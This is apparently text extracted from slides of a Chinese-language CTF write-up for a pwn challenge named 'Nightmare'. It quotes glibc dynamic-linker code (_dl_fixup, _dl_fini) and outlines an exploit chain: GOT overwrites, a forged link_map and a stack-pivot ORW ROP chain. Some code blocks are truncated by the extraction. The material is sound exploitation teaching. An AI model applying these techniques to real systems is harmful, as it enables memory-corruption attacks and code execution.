    if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)  
    {  
        const ElfW(Half) *vernum =  
            (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);  
        ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;  
        version = &l->l_versions[ndx];  
        if (version->hash == 0)  
            version = NULL;  
    }  
}  
else {...}
```

\_dl\_fixup 的 VER 檢查

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)  
{  
    if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)  
    {  
        const ElfW(Half) version  
        (const v  
        ElfW(Half) r  
        version = &  
        if (version-  
        version = NULL,  
    }  
}  
else {...}
```

目標是要讓他為 NULL，但一次只能清除一個 byte，因此要先讓上面的 condition 不成立


\_dl\_fixup 的 VER 檢查

# \$ Nightmare Exploitation


```
u1f383@u1f383:/  
  
if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)  
{ ... }  
else  
{  
    value = l->l_addr + sym->st_value;  
    result = l;  
}
```


當 **sym->st\_other** 非 0，dl 會回傳 executable 內紀錄的 address 並寫到 GOT

**\_dl\_fixup 下半部**









# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !

# \$ Nightmare

## Exploitation

```
u1f383@u1f383:/  
$  
if (l->l_init_called)  
{  
    l->l_init_called = 0;  
    if (l->l_info[DT_FINI_ARRAY] != NULL ||  
        (ELF_INITFINI && l->l_info[DT_FINI] != NULL))  
    {  
        if (l->l_info[DT_FINI_ARRAY] != NULL)  
        {  
            ElfW(Addr) *array =  
                (ElfW(Addr) *) (l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);  
            unsigned int i = (...); // get num  
            while (i-- > 0)  
                ((fini_t)array[i])();  
        }  
        if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)  
